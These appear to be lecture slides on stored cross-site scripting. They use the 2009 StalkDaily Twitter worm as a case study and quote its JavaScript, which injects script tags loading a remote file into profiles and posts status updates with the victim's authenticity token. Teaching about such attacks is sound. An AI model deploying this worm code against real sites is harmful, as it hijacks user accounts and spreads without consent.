Inject malicious script
User victim
2 request content
3 receive malicious script
Store bad stuff
Users view or download content
Server victim

Where Malicious Scripts Lurk

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so
much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/